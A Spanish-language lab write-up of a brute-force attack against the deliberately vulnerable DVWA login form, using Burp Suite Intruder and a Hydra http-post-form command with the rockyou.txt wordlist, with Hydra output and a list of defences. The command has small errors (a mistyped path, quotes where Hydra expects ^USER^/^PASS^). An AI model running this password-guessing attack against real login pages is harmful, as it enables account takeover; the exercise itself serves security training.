

A.H

Simulación de Ataque de Fuerza Bruta en DVWA usando Burp Suite e Hydra

Entorno: DVWA (Damn Vulnerable Web Application)

Herramientas: Burp Suite, Hydra, Diccionario rockyou.txt

Introducción

En esta práctica se ha realizado una simulación de ataque de fuerza bruta sobre un entorno web vulnerable (DVWA), con el objetivo de comprender las técnicas empleadas por atacantes para obtener credenciales mediante automatización.

Se han utilizado dos herramientas ampliamente reconocidas en el ámbito del pentesting: Burp Suite, para interceptar y manipular tráfico HTTP y ejecutar ataques dirigidos desde su módulo Intruder; y Hydra, para realizar ataques de diccionario automatizados a formularios web.

Parte I: Ataque con Burp Suite

1. Intercepción del Formulario de Login

Se accede al formulario de login vulnerable en DVWA (/dvwa/vulnerabilities/brute/) y se envían credenciales falsas. Mediante el proxy de Burp Suite se intercepta la solicitud POST generada por el navegador.

The screenshot displays the Burp Suite interface. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Proxy' tab is active, showing a list of intercepted requests. The table below summarizes these requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respon...
1	http://10.0.2.4	GET	/			302	520	HTML					10.0.2.4	PHPSESSID=am3...	18:20:05.2...	8080	10
2	http://10.0.2.4	GET	/			302	520	HTML					10.0.2.4	PHPSESSID=2st17...	18:20:27.2...	8080	5
3	http://10.0.2.4	GET	/			302	520	HTML					10.0.2.4	PHPSESSID=200...	18:21:46.2...	8080	12
4	http://10.0.2.4	GET	/login.php			200	1615	HTML	php	Damn Vulnerable Web...			10.0.2.4	18:21:46.2...	8080	10	
5	http://10.0.2.4	POST	/login.php		✓	302	435	HTML	php				10.0.2.4	18:21:53.2...	8080	4	
6	http://10.0.2.4	GET	/index.php			200	4972	HTML	php	Damn Vulnerable Web...			10.0.2.4	18:21:53.2...	8080	4	
7	http://10.0.2.4	GET	/vulnerabilities/brute/			200	4916	HTML		Damn Vulnerable Web...			10.0.2.4	18:21:55.2...	8080	6	
8	http://10.0.2.4	GET	/vulnerabilities/brute/			200	4916	HTML		Damn Vulnerable Web...			10.0.2.4	18:22:06.2...	8080		
9	http://10.0.2.4	GET	/vulnerabilities/brute/username=...		✓								10.0.2.4	18:22:18.2...	8080		
10	http://10.0.2.4	GET	/vulnerabilities/brute/username=...		✓								10.0.2.4	18:27:28.2...	8080		


The bottom section shows a detailed view of the selected POST request (request #5). The 'Request' tab is active, displaying the raw HTTP data:


```
1 GET /vulnerabilities/brute/?username=admin&password=password&login=Login HTTP/1.1
2 Host: 10.0.2.4
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6312.58 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.0.2.4/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=200c3d0mogqnvhl2tpvmeuc6; security=high
10 Connection: close
11
12
```

The 'Inspector' panel on the right shows the request attributes, query parameters, cookies, and headers. The status bar at the bottom indicates 'Memory: 145.0MB'.

2. Análisis y Modificación desde Intruder


- Se envía la petición interceptada al módulo Intruder.
- En la pestaña Positions, se selecciona como variable únicamente el parámetro password.
- En Payloads, se carga una lista de contraseñas (propia o conocida, como rockyou.txt).
- Se selecciona el tipo de ataque Sniper, adecuado para probar un solo parámetro.
- Se lanza el ataque y se analiza la respuesta HTTP para detectar un login exitoso.





3. Resultado

Burp Suite ejecuta múltiples intentos de autenticación hasta detectar la respuesta que no contiene el mensaje de error habitual, identificando así una posible contraseña válida.



Parte II: Ataque con Hydra

```
kali@kali:~$ hydra -l admin -P ~/Downloads/rockyou.txt 10.0.2.7 http-post-form "dwa/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ++ ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-02 06:58:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (1:1/p:14344398), ~896529 tries per task
[DATA] attacking http-post-form://10.0.2.7:80/dwa/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:Username and/or password incorrect.
[STATUS] 4415.00 tries/min, 4415 tries in 00:01h, 14339983 to do in 34:09h, 16 active

[STATUS] 4538.33 tries/min, 13591 tries in 00:03h, 14330807 to do in 52:44h, 16 active
[STATUS] 4559.29 tries/min, 31915 tries in 00:07h, 14312482 to do in 52:20h, 16 active
[STATUS] 4556.12 tries/min, 68342 tries in 00:15h, 14276056 to do in 52:14h, 16 active
[STATUS] 4529.97 tries/min, 140429 tries in 00:31h, 14203969 to do in 52:16h, 16 active
[STATUS] 4535.89 tries/min, 223187 tries in 00:47h, 14131211 to do in 51:56h, 16 active
[STATUS] 4535.66 tries/min, 285748 tries in 01:03h, 14050650 to do in 51:48h, 16 active
[STATUS] 4534.66 tries/min, 358238 tries in 01:19h, 13986160 to do in 51:25h, 16 active
[STATUS] 4537.60 tries/min, 431072 tries in 01:35h, 13913326 to do in 51:07h, 16 active
[STATUS] 4540.69 tries/min, 504087 tries in 01:51h, 13840361 to do in 50:49h, 16 active
[STATUS] 4548.64 tries/min, 576601 tries in 02:07h, 13767737 to do in 50:33h, 16 active
[STATUS] 4308.69 tries/min, 616142 tries in 02:23h, 13728256 to do in 53:07h, 16 active
[ERROR] Child with pid 46247 terminating, cannot connect
[ERROR] Child with pid 46237 terminating, cannot connect
[ERROR] Child with pid 46243 terminating, cannot connect
[ERROR] Child with pid 46245 terminating, cannot connect
[ERROR] Child with pid 46242 terminating, cannot connect
[ERROR] Child with pid 46235 terminating, cannot connect
[ERROR] Child with pid 46233 terminating, cannot connect
[ERROR] Child with pid 46244 terminating, cannot connect
[ERROR] Child with pid 46240 terminating, cannot connect
[ERROR] Child with pid 46246 terminating, cannot connect
[ERROR] Child with pid 46239 terminating, cannot connect
[ERROR] Child with pid 46238 terminating, cannot connect
[ERROR] Child with pid 46236 terminating, cannot connect
[ERROR] Child with pid 46234 terminating, cannot connect
[ERROR] Child with pid 46248 terminating, cannot connect
[ERROR] Child with pid 46241 terminating, cannot connect
[STATUS] 4018.70 tries/min, 638973 tries in 02:39h, 13705435 to do in 56:51h, 6 active
[STATUS] 3807.63 tries/min, 666336 tries in 02:55h, 13678072 to do in 59:53h, 6 active
[STATUS] 3021.85 tries/min, 693604 tries in 03:11h, 13650724 to do in 62:39h, 6 active
[STATUS] 3483.31 tries/min, 721045 tries in 03:27h, 13623363 to do in 65:12h, 6 active
```

1. Comando utilizado

hydra -l admin -P /ruta/a/rockyou.txt 10.0.2.7 http-post-form

"dwa/vulnerabilities/brute/:username='USER'&password='PASS'&login=login:Username and/or password incorrect."

2. Explicación del comando

Parámetro	Función
-l admin	Fija el usuario a atacar como admin.
-P /ruta/a/rockyou.txt	Indica la ruta del diccionario de contraseñas (rockyou.txt).
10.0.2.7	Dirección IP del servidor que aloja DVWA.
http-post-form	Indica que el objetivo es un formulario web que usa método POST.
dvwa/vulnerabilities/brute/...	Ruta relativa del formulario vulnerable.
username=^USER^&password=^PASS^&Login=login	Hydra reemplaza ^USER^ y ^PASS^ con los valores apropiados.
Username and/or incorrect.	Mensaje de error que indica fallo en el login. Cuando no salga este error significará que la contraseña ha sido acertada.

3. Consideraciones

El diccionario rockyou.txt contiene millones de entradas, lo que puede hacer que el ataque requiera muchas horas, a mí personalmente me duraba más de 60 horas.

Conclusión

Este ejercicio demuestra la facilidad con la que se puede automatizar un ataque de fuerza bruta sobre formularios de autenticación mal protegidos. También destaca la necesidad de implementar medidas defensivas como:

- Límites de intentos de login
- CAPTCHAs
- Autenticación multifactor
- Detección de patrones de fuerza bruta